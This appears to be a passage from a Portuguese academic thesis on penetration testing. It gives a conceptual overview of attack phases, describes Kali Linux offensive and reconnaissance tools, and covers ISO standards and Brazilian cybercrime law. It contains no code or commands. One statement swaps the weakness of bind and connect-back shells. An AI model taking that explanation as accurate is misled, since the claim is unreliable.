Em um ataque contra um alvo, o maior desafio que existe é conseguir superar os controles de segurança para que seja possível o comprometimento em algum nível. Entre os meios que dificultam isso estão os *firewalls*, *proxies*, sistemas de detecção de invasão e outros elementos de arquitetura de defesa. (VELU, 2017).

Para contornar isso, uma das estratégias adotadas é a de direcionar o ataque diretamente aos aplicativos que operam do lado do cliente. Isso ocorre quando o usuário alvo inicia a interação com o aplicativo graças a confiança que ele deposita nesse aplicativo, mas ao mesmo tempo isso garante a brecha necessária para que o atacante faça proveito e consiga invadir o sistema alvo. Com uso de metodologias de engenharia social é possível aumentar o sucesso dos ataques. (VELU 2017).

Ataques desse gênero geralmente visam os sistemas que não possuem controles de segurança encontrados em sistemas corporativos. Caso o ataque seja bem-sucedidos e a comunicação persistente seja estabelecida, o dispositivo invadido/infectado poderá ser usado para iniciar ataques contra a rede. Geralmente o ataque ocorre por *backdoors* e roteiros maliciosos. (VELU 2017).

2.1.4.7 Escalada de privilégios


A escalada de privilégio é definida como sendo a alteração de direitos ou permissões para um usuário. O objetivo é garantir ao atacante acesso a recursos computacionais e informações confidenciais com as quais ele não teria acesso com um usuário comum.

Isso ocorre porquê nem sempre o super usuário ou usuário administrador tem todos os níveis de acesso, possuindo muitas vezes dentro de um sistema usuários com finalidades distintas e a alteração de usuário para super ou administrador não garantiria a capacidade de controle desejada. As finalidades da escalada de privilégio são variadas, podendo ser desde aplicações *web* até mesmo acesso a bancos de dados restritos. (VIEIRA, 2011).

Na figura 6 está relatado como é a realizada a escalada de privilégios, onde um

usuário normal, ou seja, com acessos limitados a consultas e uso dos recursos computacionais existentes busca conseguir a troca do nível de usuário, passando por níveis como administrador local, administrador delegado, administrador de domínio até a credencial do *Enterprise Administrator*, que garante acesso aos recursos em quase tua totalidade dentro de um ambiente computacional em uma empresa, instituição ou órgão governamental.

Figura 6 – Escalada de privilégios.



Fonte: (VELU, 2017)

2.1.4.8 Exploração

Costumeiramente a exploração em um *pentest* é uma das últimas fases a ser realizadas. É através dela que ocorre o acesso a um sistema ou recurso ignorando as credenciais de segurança, obtendo acesso direto as informações pertinentes, dando o real significado de um teste de invasão. (VELU, 2017).

Conhece-se por *backdoor* a ferramenta aplicada no fornecimento de um meio de acesso ao atacante sobre uma máquina que teve sua segurança de alguma forma comprometida. As *backdoors* são divididas em duas, a local onde privilégios são garantidos e no tipo remoto, onde o acesso se dá sobre o interpretador de comandos em uma máquina.

Backdoors remotas possuem 2 métodos de funcionalidade:

- O *bind shell* que abre um acesso ao terminal de comando através de uma porta e escutas para que o atacante conecte a máquina alvo.
- O *connect back*, onde não existe uma escuta para conexão, mas sim

> uma tentativa direta de conexão ao cliente através de uma porta. Apresenta uma falha considerável, uma vez que uma simples varredura por portas abertas na máquina já permite que sejam encontradas. (SKYLYAROV, 2007).

Trojans são códigos maliciosos embutidos em programas aparentemente benignos, que geram uma *backdoor* no sistema alvo, como a negação de serviço, por exemplo, permitindo que o invasor tenha acesso e controle sobre a máquina.

Ao contrário dos vírus, os trojans não conseguem se propagar ou replicar durante um ataque realizado contra uma máquina ou servidor. Necessitam também que haja uma coparticipação do usuário para aceitar o arquivo ou programa infectado e os executar. (SYNGRESS, 2002).

2.1.4.9 Ataque de negação de serviço e força bruta

Ataques Negação de Serviço ou *Denial of Service* (DOS) consistem na tentativa de fazer com que usuários legítimos sejam impedidos de usar recursos computacionais, por meio do consumo excessivo dos recursos de servidores e roteadores. Não é um ataque intrusivo, ou seja, não faz com que um computador ou *site* seja invadido e sim tenha algum serviço seu parado.

Existem várias formas de fazer ataques de negação de serviço como o sobre carregamento de um servidor, derrubar a conexão entre dois ou mais computadores, fazer requisições quase que infinitas contra um *site*, negar o acesso ao sistema ou negar que determinados usuários façam uso. Caso os ataques sejam feitos contra diversas máquinas é chamado de Negação de Serviço Distribuído ou *Distributed Denial of Service* (DDoS) (DUARTE, 2018).

Ataques de força bruta são usados para quebrar senhas, ou seja, testar todas as chaves possíveis contra dados que estão criptografados até que a chave correta seja encontrada. É um ataque que é caro no sentido de recurso, pois, exige poder de processamento e tempo por causa do tamanho que as chaves podem ter. Uma forma de atenuar isso é usar dicionários de palavras, uma vez que maior parte das senhas são oriundas de palavras conhecidas. (MUNIZ; LAKHANI, 2013).

2.1.5 Aspecto legal

Dentro da realização de um *pentest*, é de suma importância que tanto o cliente

quanto o analista/auditor tenham conhecimento sobre a legislação atual, e como ela determina os critérios que são cabíveis e aceitáveis dentro do escopo de trabalho a ser realizado na análise de vulnerabilidades e nos testes de invasão, como por exemplo os limites do teste, horários para realização, contatos dos responsáveis, equipe de suporte para lidar caso surjam efeitos colaterais e a permissão assinada por ambas as partes validando o teste. (BEZERRA, 2013).

2.2 *Kali* Linux

Kali Linux é uma distribuição baseada no *Debian Testing*, construído como um framework, contendo várias ferramentas necessárias para diferentes casos de uso, voltada para auditorias de segurança, análise forense e *pentest*.

Pode ser utilizado em portáteis para uso de teste de invasão, em servidores para administradores monitorarem a rede ou para que equipe de informática, através do uso de programas colaborativos, use em testes de *phising*, rodar ferramentas de análise de vulnerabilidades e atividades semelhantes, em estações de trabalho para análise forense, em nuvem para fazendas de quebra de senhas, em celulares e *tablets* para *pentest* em dispositivos móveis e dispositivos baseados em processadores *Advance RISC Machine* (ARM). (HERTZOG; O'GORMAN; AHARONI, 2017).

2.2.1 Funcionalidades do *Kali*

A escolha do *Kali* Linux como ferramenta de *pentest* se deve ao fato de que o sistema foi feito para a realização de atividades e tarefas em diferentes contextos e objetivos como:

- Coleta de Informações: Levantar os dados sobre a rede e a estrutura do alvo, identificando computadores, sistemas operacionais, serviços rodados e partes sensíveis.
- Análise de Vulnerabilidade: Testar sistemas locais ou por acesso remoto utilizando rastreadores de vulnerabilidades, consultando um banco de dados que tem armazenado milhares de assinaturas que identificam potenciais vulnerabilidades que esses sistemas possam ter.
- Análise de Aplicativos *Web*: Identificar as configurações erradas e fraquezas de segurança, sendo possível a identificação e a mitigação dos erros.

- Avaliação em Banco de Dados: A partir de injeções de SQL sobre as credenciais. Ataque extremamente comum. As ferramentas integradas permitem a análise sobre injeções de SQL e extração de dados.
- Ataques a Senha: Adquirir senhas através de sistemas de autenticação, transpassando sistemas de criptografia e *hashing*. Aplicável em senhas em sistemas *online* e *off-line*.
- Ataques wireless: Conjunto de ferramentas que permitem o ataque contra múltiplos meios de rede sem fio, possuindo um suporte grande para várias placas wireless.
- Engenharia reversa: Permite do lado atacante como método primário a identificação de vulnerabilidades e desenvolvimento de *exploits*. Já do lado defensivo, permite a análise de *malwares* empregados em ataques.
- Ferramentas de Exploração: Explorar e aproveitar uma vulnerabilidade que permite o controle de uma máquina.
- *Sniffing & Spoofing*: Permite ao atacante ganhar acesso a dados através da rede, utilizando ferramentas de *spoofing* que simulam credenciais de um usuário legítimo e ferramentas de *sniffing* que permitem a captura e análise dos dados.
- Exploração de Postagem: Depois de ganhar o acesso a um sistema, é vantajoso manter o nível de acesso ou até mesmo uma ampliação do controle, permitindo uma livre movimentação pela rede.
- Forense: Apresenta ferramentas de uso legal, que fazem desde a triagem inicial até a representação dos dados, analisando de forma completa e gerenciando os casos.
- Ferramentas de Relatório: Fornece as ferramentas necessárias para que os resultados gerados pelos testes de invasão sejam relatados.
- Ferramentas de Engenharia Social: Kit que permite explorar as falhas do lado humano em detrimento do lado técnico, fornecendo influência necessária sobre as pessoas permitindo com que elas abram brechas de segurança.
- Ferramentas de Sistema: Contempla o conjunto de ferramentas que permite com que tarefas sejam colocadas em segundo plano ou parar e iniciar aplicações. (HERTZOG; O’GORMAN; AHARONI, 2017).

É importante ressaltar que o *Kali* não é um sistema operacional para uso de propósito geral, como desenvolvimento, *web design*, jogos e para usuários não familiarizados com Linux.

Pode causar irreparáveis danos com consequências significativas, de forma pessoal ou legalmente, através do manejo incorreto das ferramentas, seja pelo desconhecimento de suas funcionalidades, ou, seja pelo uso não autorizado. (HERTZOG; O'GORMAN; AHARONI, 2017).

2.2.2 Ferramentas e técnicas

Aqui serão expostos algumas das ferramentas que serão empregadas para a realização do escopo do projeto e algumas das técnicas existentes para *pentest*.

2.2.2.1 Scraping

Scapring é uma técnica utilizada na extração de muitos conjuntos de dados de *site*s, fazendo com que os dados extraídos sejam armazenados localmente no sistema de arquivos.

Uma das ferramentas mais utilizadas no *scraping* é o *theHarverster*, um roteiro escrito em *python* que tem como objetivo procurar através de ferramentas de busca ou *site*s por endereços de e-mails, endereços de hospedeiro e subdomínios. (MARTORELLA, 2018).

2.2.2.2 Custom word list generator (CeWL)

O CeWL é um aplicativo desenvolvido para funcionar como um rastreador em *site*s, usando como parâmetro a URL e indo em uma profundidade de até 2 camadas de *links*. O objetivo é gerar uma lista de palavras sobre as palavras existentes no *site* que possam a vir ser uma senha. (WOOD, 2018).

2.2.2.3 Tor

O *Tor* é uma rede que possui um grupo de servidores gerenciados por voluntários, permitindo com que os usuários que o utilizem melhorem sua privacidade e segurança na *internet*. Utiliza o conceito de túneis virtuais em vez de conexão direta entre dois pontos, tornando assim possível que organizações e pessoas façam o

compartilhamento de informações em redes públicas sem que suas privacidades sejam comprometidas. (TOR, 2018).

2.2.2.4 DNRrecon

O *DNSRecon* é uma ferramenta utilizada pelo analista/auditor para executar a verificação de todos os registros de *Name Server* (NS) para as zonas de transferências, a enumeração dos registros *Domain Name System* (DNS) gerais para um domínio, dos registros *SeRVice* (SVR) comuns, verificação das resoluções do *Wildcard*, ataques de força bruta contra subdomínio e hospedeiros gerando nome de domínio e lista de palavras.

Executar pesquisas para registros *PoinTeR (PTR)* em um determinado intervalo de *Internet Protocol address* (IP) ou *Classless Inter-Domain Routing* (CIDR), verificação dos registros em cache de um servidor DNS de registros, enumeração dos registros *multicast Domain Name System* (mDNS) comuns na rede local e os hospedeiros e subdomínios usando Google. Fornecendo assim ao analista/auditor mais uma ferramenta útil na obtenção de informações sobre um determinado alvo. (PEREZ, 2017).

2.2.2.5 Deepmagic Information Gathering Tool

O *Deepmagic Information Gathering Tool* é um aplicativo de linha de comando para ambientes *UNIX*. Usado para coletar o máximo de informações possíveis sobre um determinado hospedeiro, reúne dados de subdomínio, endereços de e-mail, referências de tempo de atividade e verifica portas TCP. (GREIG, 2018).

2.2.2.6 Recon-ng

O *recon-ng* é uma estrutura agindo no reconhecimento da *web*, possuindo módulos independentes, interações com banco de dados, funções de conveniência integradas, ajuda interativa e conclusão de comandos. Fornece ao usuário um ambiente para reconhecimento baseado na *web* de forma rápida e completa.

Com o *recon-ng* é possível levantar diversas informações a respeito de um domínio, como os perfis em redes sociais, lista de credenciais, contatos, portas e repositórios. (TOMES, 2014).

2.2.2.7 Bancos de exploit

Para melhorar a análise de vulnerabilidades que possam existir em um alvo, é importante que uma pesquisa seja realizada sobre vulnerabilidades que já sejam conhecidas e suspeitas sobre o alvo. Uma grande estratégia adotada é verificar nos *site*s de fornecedores do alvo, uma vez que eles costumam documentar em seus *site*s vulnerabilidades que possam existir em seus produtos desde que realizam uma atualização ou implementam um *patch*.

Caso um determinado cliente ainda possua uma versão antiga de um produto - programa ou equipamento físico – é possível que as vulnerabilidades já conhecidas ainda estejam presentes. Isso garante ao invasor fazer proveito de tais informações (VELU, 2017).

2.2.2.8 Network Mapper

O *Network Mapper* (Nmap) é um utilitário de rede muito utilizado em auditorias de segurança por ser gratuito e possuir licença de código aberto. Mostrou-se extremamente útil para tarefas de inventário de rede, gerenciamento de agendamentos de atualização de serviços, monitoramento de tempo de atividades do hospedeiro ou serviço, fazendo uso de uma forma inovadora na distribuição de pacotes IPs, determinando quais hospedeiro estão disponíveis na rede, quais serviços estão sendo oferecidos por esses hospedeiros, quais sistemas operacionais estão rodando, os filtros e *firewall*s utilizados. (LYON, 2009).

2.2.2.9 Open vulnerability assessment system

Open vulnerability assessment system (OpenVAS) é um *framework* desenvolvido com a intenção de oferecer uma solução que fosse abrangente e poderosa na varredura e gerenciamento de vulnerabilidades. Uma de suas principais funcionalidades é a do rastreador, que permite realizar diversos testes de vulnerabilidades contra redes de forma real. (OPENVAS, 2018).

2.2.2.10 Wafw00f

Para fazer a identificação e o *fingerprint* do WAF é muito utilizado a ferramenta wafw00f. O waf00f faz o envio de uma solicitação *Hypertext Transfer Protocol* (HTTP)

normal e analisa as respostas, identificando o número de soluções WAF. Caso não ocorra nos conformes, é feito um novo envio de solicitação HTTP mal-intencionadas e baseado nas repostas uma lógica simples para deduzir qual o WAF é montado. Por fim, caso a etapa anterior também não seja bem-sucedida, o wafw00f pega a resposta recebida anteriormente, e usando outro algoritmo simples tenta adivinhar se existe um WAF ou outra solução de segurança que está respondendo os ataques. (GAUCI; HENRIQUE, 2018).

2.2.2.11 Load balancing detector

O *Load Balancing Detector* (ldb) é uma ferramenta para detectar o balanceamento de carga, fazendo a detecção sobre domínios para verificar se é feito uso do DSN e/ou um balanceamento de carga HTTP via servidor e cabeçalho de dados. (BETHE, 2014).

2.2.2.12 Dirbuster

DirBuster é uma aplicação encadeada de forma múltipla para ataques de força bruta contra servidores *web* e/ou aplicativos *web*, com o intuito de nomear diretórios e arquivos que nele existam mesmo aqueles que estejam em modo escondido. (*OPEN Web Application Security Project*, 2015).

2.2.2.13 Netcat

O *Netcat* é um utilitário de rede que é usado para ler e gravar dados através de conexões de rede usando o TCP/ IP. É uma ferramenta que atua do lado servidor e pode ser usada de forma direta ou por outros programas e *roteiros*. Fornece ferramentas de depuração e exploração de rede, graças, também, à possibilidade de realizar praticamente qualquer forma de conexão e apresenta também outras funcionalidades interessantes como:

- Conexões de entrada e saída do TCP ou UDP para ou de qualquer porta.
- Permite o tunelamento especial, como UDP para TCP, dando a possibilidade de que sejam especificados todos os parâmetros de rede – como portas, interface de origem, interface de escuta, interface de destino, hospedeiro remoto.

- Varrer portas
- Modo de envio de memória temporária – uma linha a cada N segundo – e *hexdump*. (GIACOBBI, 2006).

2.2.2.14 Websploit

O *WebSploit* é um projeto desenvolvido para diversos fins, atuando tanto de forma isolada como em conjunto com outras ferramentas de testes. Alguns dos propósitos que ele possui são: varredura e exploração do serviço de destino, rastreio de alvo, rastreio de servidores, vetores de ataque entre outros. (ALLAHVERDINAZHAND, 2014).

2.2.2.15 Hydra

O *Hydra* é um programa utilizado para quebra de *logins* e tendo suporte a vários protocolos para ataque. Por ser rápido e flexível, novos módulos são fáceis de serem adicionados. Permite ao analista/auditor demonstrar a facilidade de se acessar um sistema sem autorização de forma remota. (HAUSER, 2018).

2.2.2.16 Commix

O *Commix* é uma ferramenta automatizada para testar aplicações baseadas na *internet*, tendo como objetivo a descoberta de falhas, erros ou vulnerabilidades que possam existir relacionadas aos ataques de injeção de comando, tanto para um determinado comando vulnerável como para um cabeçalho HTTP.

Possui dois módulos extras que podem ser utilizados, o *Penetration Testers Framework* (PTF) e o *Offensive Web Testing Framework* (OWTF) para garantir uma maior utilidade. (STASINOPOULOS, 2018).

O PTF consiste em um *roteiro* escrito em python e projetado para distribuições baseadas em Debian, Ubuntu ou *ArchLinux* de forma a criar uma distribuição similar e familiar para o *pentest*. (KENNEDY, 2018).

Desenvolvido pela *The Open Web Application Security Project* (OWASP), o OWTF é um projeto criado para tornar as avaliações de segurança mais eficientes possíveis, automatizando as partes manuais e não criativas do *pentest*. Fornece suporte ao guia de teste OWASP e aos padrões *National Institute of Standards and*

Technology (NIST) e *the penetration testing execution standard* (PTES). (OWASP, 2018).

2.2.2.17 Sqlmap

O *sqlmap* é uma ferramenta usada em testes de penetração para automatizar o processo de detecção e exploração de falhas de injeção de SQL e a invasões aos servidores de banco de dados.

Possui suporte a diversos bancos diferentes, garantindo ao analista/auditor a capacidade de realizar ataques, *fingerprint*, acesso aos sistemas de arquivos, busca pelos dados em diversas frentes, uma vez que a muito dos ambientes corporativos apresentam mais de uma tecnologia empregada nos bancos de dados. (DAMELE; STAMPAR, 2018).

2.2.2.18 Weevely

O *Weevely* é um *shell* para *web* desenvolvido com intuito de criar a possibilidade de a administração de servidores de forma remota e para testes de penetração ao longo da rede em tempo de execução. Sua execução ocorre por um código PHP embutido de forma oculta no servidor HTTP comprometido. (WEEVELY, 2018).

2.2.2.19 Ncrack

O *Ncrack* é uma ferramenta de quebra de autenticação de rede em alta velocidade, sendo desenvolvido para ajudar empresas a protegerem suas redes testando todos os seus hospedeiros e dispositivos de rede em busca de senhas fracas ou de fácil dedução e para ajudar profissionais de segurança a realizar auditorias em seus clientes.

Apresenta uma abordagem modular, ou seja, funciona através de módulos, uma sintaxe de linha de comando semelhante ao presente no *Nmap* e um mecanismo dinâmico para adaptar o comportamento com base no retorno da rede. Uma grande vantagem do *Ncrack* é que ele permite que auditorias sejam realizadas em larga escala de forma rápida e confiável sobre vários hospedeiros ao longo de uma rede. (INSECURE, 2014).

2.2.2.20 Ike-scan

O *ike-scan* é uma ferramenta de linha de comando para descobrimento, identificação e testes em sistemas *Virtual Private Network* (VPN) *IP Security Protocol* (IPsec). Isso ocorre porque o *ike-scan* constrói e envia os pacotes *Internet Key Exchange (IKE)Phase-1* para os hospedeiros especificados e exibe todas as respostas recebidas.

O *ike-scan* também permite o envio de pacotes IKE para qualquer número de hospedeiros de destino, usando uma largura de banda de saída configurável ou através de uma taxa de pacote. Útil na detecção VPN, quando é necessário a varredura em grandes espaços de endereço.

Construção de pacotes IKE de saída de maneira flexível, considerando os pacotes IKE que não estão em conformidades com os requisitos do *Request for Comments* (RFC). Decodificação e exibição de todos os pacotes retornados. Quebra de chaves compartilhadas de modo agressivo. Com o *ike-scan* é possível obter o dado *hash Pre-Shared Key* (PSK) e com auxílio do *psk-crack* obter a chave.

Por fim, o *ike-scan* apresenta a vantagem de ser uma ferramenta disponível para a maioria dos sistemas Windows, Linux e UNIX de forma gratuita. (NTA, 2009).

2.2.2.21 Metasploit

O Metasploit é um framework que providencia uma plataforma de penetração que possibilita a escrita, o teste e execução de códigos *exploit*, contendo um conjunto de ferramentas que podem ser usadas para testes de segurança em busca de vulnerabilidades, enumeração de redes, execução de ataques e detecções de forma automatizada ou manual. (KENNEDY et al., 2011).

Exploits podem ser definidos como sendo partes de programas, dados ou até mesmo uma sequência de *malware* que visa o aproveitamento sobre falhas e defeitos encontrados, causando comportamentos diferentes do padrão em um equipamento físico ou programa, dando ao atacante o controle sobre privilégios, a capacidade de transpassar sistemas e negar serviços. (GOODRICH; TAMASSIA, 2010).

Os *payloads* são corpos de dados, podendo ser códigos ou roteiros, que substituem os dados reais dentro de uma unidade transmitida através de um trafego de rede. Como o cabeçalho contém a origem e o destino do pacote e são usados no processo de transmissão, ele é retirado do pacote quando é atingido o destino. Com

isso, o único dado recebido pelo alvo é o *payload* e que ao contrário do *exploit*, que explora as falhas permitindo alguma ação, é a ação que será feita durante a invasão. (KENNEDY et al., 2011).

2.2.2.21.1 meterpreter

Meterpreter é um *payload* inserido dentro do framework *Metasploit* tendo como método possibilitar que desenvolvedores escrevam suas próprias extensões na forma de objeto compartilhado, inserindo-as em processos que estão rodando através da injeção DLL e residindo completamente na memória do hospedeiro remoto sem deixar rastros no disco rígido, dificultando sua detecção. (LEE, 2017).

2.2.2.21.2 msfvenom

O *Msfvenom* é uma ferramenta de linha de comando que combina outras duas ferramentas presentes no *Metasploit*, o *Msfpayload* e o *Msfencode*, permitindo ao *Metasploit* criar *playloads* codificados de forma *standalone* em variadas formas de saída. O foco dos *payloads* gerados pelo *Msfvenom* e executados em um sistema alvo são os usuários daquele sistema, podendo os ataques ser tanto por meio da engenharia social quanto por meio do upload do *payload* em um servidor vulnerável. (WEIDMAN, 2014).

2.2.2.22 Searchsploit

O *searchsploit* é uma ferramenta de busca de linha de comando para o banco *Exploit-DB*, permitindo que o usuário leve consigo uma cópia do banco para vários lugares. Através da cópia do repositório registrado localmente é possível fazer consultas sem rede de formas detalhadas, garantindo assim a capacidade de uso mesmo em locais onde a rede esteja segregada ou em locais sem acesso à *Internet*. (EXPLOIT-DB, 2018).

2.2.2.23 Spike

Spike é um “kit” de ferramentas instalado no *Kali* Linux para a criação de *fuzzers*, fornecendo os recursos necessários para roteiros. *Fuzzers* são os produtos gerados pela técnica conhecida como *fuzzing*, onde os atacantes enviam pacotes

malformados ao destino visando a geração de erros no aplicativo ou criação de falhas gerais.

As falhas servem para gerar no aplicativo erro e permitir o descobrimento de como os aplicativos podem ser explorados para que haja acesso remoto através da execução de seu próprio código. (VELU, 2017).

2.2.2.24 Wireshark

Para fazer a análise de pacotes de rede deve haver uma ferramenta que faça a captura desses pacotes e exiba os dados tão detalhados quanto for possível. É aí que entra o *Wireshark*, uma ferramenta desenvolvida exatamente para isso, como um analisador. (SHARPE, 2018).

2.2.2.25 Immunity debugger

O *Immunity Debugger* é uma ferramenta que permite escrever *exploits* de uma maneira nova e poderosa, fazer a análise de *malwares* e engenharia reversa de arquivos binários. Apresenta uma *interface* de usuário que apresenta gráfico de funções, faz tanto a análise de *headp* como a criação de *heap* e suporta *Application Programming Interface* (API) *Python* para facilitar a extensibilidade. (DEBUGGER, 2018).

2.3 Segurança da informação

A segurança da informação é uma metodologia de trabalho que visa proteger as informações de uma organização contra as variadas categorias de ameaças e ataques que ela possa sofrer, para com isso garantir uma continuidade do negócio, minimizar os riscos que venham existir, diminuir a perda monetária e maximizar o retorno gerado sobre os investimentos.

Para Sêmola (2003), a segurança da informação pode ser definida como sendo uma área de conhecimento que tem por objetivo a proteção de ativos de informação contra alterações indevidas, sua indisponibilidade ou acessos que não sejam autorizados.

Isso serve para garantir que confidencialidade, integridade, disponibilidade, autenticidade e legalidade estejam preservados, de forma com que os ativos sejam

fidedignos.

A **confidencialidade** lida com o controle de acesso sobre as informações, determinando que apenas pessoas que tenham permissão que seja compatível com a função tenha acesso.

A **integridade** lida com a questão da informação, de forma que todas suas características originam estejam mantidas conforme determinada pelo proprietário dessa informação.

A **disponibilidade** define que uma informação deve se encontrar sempre disponível para acesso quando for necessário e estar de maneira íntegra e fidedigna.

A **autenticidade** serve para garantir que a informação vem de uma origem previamente informada, fazendo com que uma comunicação segura seja feita e que a informação acessa é a correta e a fonte originária confiável.

Por fim, a **legalidade** é quem define se determinada informação ou operação está em acordo com as leis que vigoram no país. Isso ocorre porque leis podem ter significados diferentes em diferentes países, podem inexistir ou existirem outras leis e isso ocasionaria enormes problemas de logística no gerenciamento. (BEZERRA, 2013).

2.3.1 ISO 27001

A ISO 27001 é um padrão internacional voltado para a gestão da Segurança da Informação, servindo como referência para que entidades possam utilizar do conjunto de requisitos, processos e controles com o objetivo de mitigarem e gerirem de forma adequada os riscos a qual a entidade pode ser submetida, levando em conta um aspecto organizado.

Isso garante a demonstração do compromisso e conformidade com as melhores práticas globais e provando aos interessados que a segurança da informação é um requisito fundamental na operação na totalidade da companhia. (INTEGRITY, 2018).

2.3.2 ISO 27002

A ISO 27002 consiste numa norma internacional usada para estabelecer códigos que serão colocados em práticas para melhorar as estratégias no apoio da implantação do Sistema de Gestão de Segurança da Informação (SGSI) nas

organizações.

Através de um guia completo de implementação, ela descreve as formas como os controles de segurança podem ser estabelecidos, considerando a avaliação de riscos sobre os ativos mais importantes da empresa. (PANDINI, 2018).

2.4 Legislação

Atualmente no Brasil existem diversas leis que regulamentam a área de informática, telecomunicações e segurança, que influenciam o trabalho de um analista/auditor de forma direta ou indireta, seja por meio das infrações existentes ou das penalidades aplicáveis.

Dentro do Código Penal Brasileiro (CPB) já temos artigos sobre crimes cibernéticos puros como os artigos 154-A que trata da invasão de computadores, disseminação de vírus, cópia ilícita de dados, redes zumbis, 265 que trata sobre pichação virtual, 266 que trata em seu primeiro parágrafo sobre ataque de negação de serviço, 313-A que discorre sobre inserção de dados falsos, 313-B que fala a respeito da modificação ou alteração não autorizada de sistema. (POLICIA FEDERAL, 2014).

Além do código penal em si, temos também leis que já falam sobre crimes cibernéticos puros como a Lei nº 9.296 que em seu artigo 10º fala sobre a interceptação telemática, a Lei nº 12.737 que foi a primeira que fez com que crimes cibernéticos fossem tipificados, incluindo os artigos 154-A e 154-B no código penal e alterando o artigo 266. (POLÍCIA FEDERAL, 2014).

Entretanto, existem também os crimes cibernéticos conhecidos como mistos, ou seja, onde o sistema informático é meio ou instrumento necessário à comissão do delito. Nesses casos estão incluídos os artigos do código penal de número 155 que em seu segundo inciso do quarto parágrafo discorre sobre as fraudes bancárias através de *internet banking* ou clonagem de cartão, o artigo 153 que discorre sobre divulgação de segredo, o artigo 154 que trata sobre a violação de segredo profissional, 163 que relata sobre o dano como destruição de *site*s e o artigo 307 que disserta sobre a falsa identidade. (POLÍCIA FEDERAL, 2014).

2.4.1 Agente/servidor público

Os agentes/servidores públicos possuem, além dos regimentos internos do

próprio órgão, leis que normatizam o trabalho, de forma com que a disponibilidade, integridade, confidencialidade e autenticidade das informações estejam asseguradas e possuam viabilidade. A norma complementar nº 03/IN01/DSIC/GSIPR, publicada no Diário Oficial da União em 3 de julho de 2009 além de estabelecer as diretrizes, no seu quarto tópico também estão estabelecidos os conceitos e definições, existe um tópico referente a quebra de segurança:

> Diretrizes para a Elaboração de Política de Segurança da Informação e Comunicações nos Órgãos e Entidades da Administração Pública Federal.
> 4.5 Quebra de Segurança: ação ou omissão, intencional ou acidental, que resulta no comprometimento da segurança da informação e das comunicações. (BRASIL, 2009).

Eles devem seguir a tríade da responsabilidade civil, administrativa e penal conforme figura 7.

Figura 7 – Tríade das responsabilidades.

Fonte: (SILVA, 2014)

2.4.1.1 Responsabilidade civil

Na esfera da responsabilidade civil que um agente/servidor público está submetido é importante considerar o entendimento da 9ª Turma do Tribunal Regional do Trabalho da 2ª Região, no processo de número TRT-SP 01478.2004.067.02.00-6 movido por uma ex-funcionária contra a empresa Nestlé Brasil LTDA, que determina que os endereços eletrônicos fornecidos pelo empregador podem ser considerados como uma ferramenta de trabalho, impedindo com que o empregado faço o uso de forma desvirtuada. A propriedade da ferramenta pertence ao empregador e por isso cabe o acesso irrestrito competindo ao empregado apenas a posse.

A funcionará em questão havia sido demitida por justa causa pelo motivo de ter divulgado falsas notícias sobre a empresa aos seus colegas de trabalho. Ela recorreu junto a justiça pedindo indenização por dano moral alegando que sua correspondência eletrônica pessoal havia sido violada e que fora exposta a constrangimento por ser conduzida, na frente de todos, por seguranças da empresa na sua saída.

Entretanto, no entendimento da juíza de primeiro grau Jane Granzoto Torres da Silva, relatora do referido processo, a Nestlé exerceu seu direito e por isso o entendimento da 9ª turma. (CONJUR, 2006).

2.4.1.2 Responsabilidade administrativa

Na esfera da Responsabilidade Administrava que incide sobre um agente/servidor público é importante destacar o inciso IX do artigo 132 da Lei nº 8.112, de 11 de novembro de 1990 e conhecida como Estatuto do Servidor Público, oriunda da PL 5.504/1990, redigida pelo Poder Legislativo que estabelece: “Art. 132. A demissão será aplicada nos seguintes casos: IX – revelação de segredo do qual se apropriou em razão do cargo;”. (BRASIL, 1988).

É também importante considerar que um agente/servidor público não poderá prestar serviços de consultoria para realização de auditoria de segurança ou *pentest* se ele tiver informações consideradas privilegiadas. No Código de Conduta da Alta Administração Federal, em seu Artigo 14 e inciso II determina que:

> Art.14. Após deixar o cargo, a autoridade pública não poderá:
> II – prestar consultoria a pessoa física ou jurídica, inclusive sindicato ou associação de classe, valendo-se das informações não divulgadas publicamente a respeito de programas ou políticas do órgão ou da entidade da Administração Pública Federal a que esteve vinculado ou com quem tenha tido relacionamento direto e relevante nos seis meses anteriores ao término do exercício de função pública. (BRASIL, 2013).

2.4.1.3 Responsabilidade penal

No quesito da responsabilidade penal a partir da adição do artigo 313-A no CPB brasileiro por meio da Lei nº 9.983, de 2000, a inserção de dados falsos em sistemas de informações passou a ser tipificada como um crime cometido por funcionários públicos contra a administração em geral.

> Art. 313-A. Inserir ou facilitar, o funcionário autorizado, a inserção de dados falsos, alterar ou excluir indevidamente dados corretos nos sistemas informatizados ou bancos de dados da Administração Pública com o fim de obter vantagem indevida para si ou para outrem ou para causar dano:
> Pena – reclusão, de 2 (dois) a 12 (doze) anos, e multa. (BRASIL, 2000).

De semelhante modo, a Lei nº 9.983, de 2000, também tipificou como crime contra a administração em geral, aqueles em que um funcionário público faz a modificação ou alteração não autorizada em sistemas de informações.

> Art. 313-B. Modificar ou alterar, o funcionário, sistema de informações ou programa de informática sem autorização ou solicitação de autoridade competente:

> Pena – detenção, de 3 (três) meses a 2 (dois), e multa. (BRASIL, 2000).

2.4.2 Lei nº 9.296 - Lei da escuta telefônica

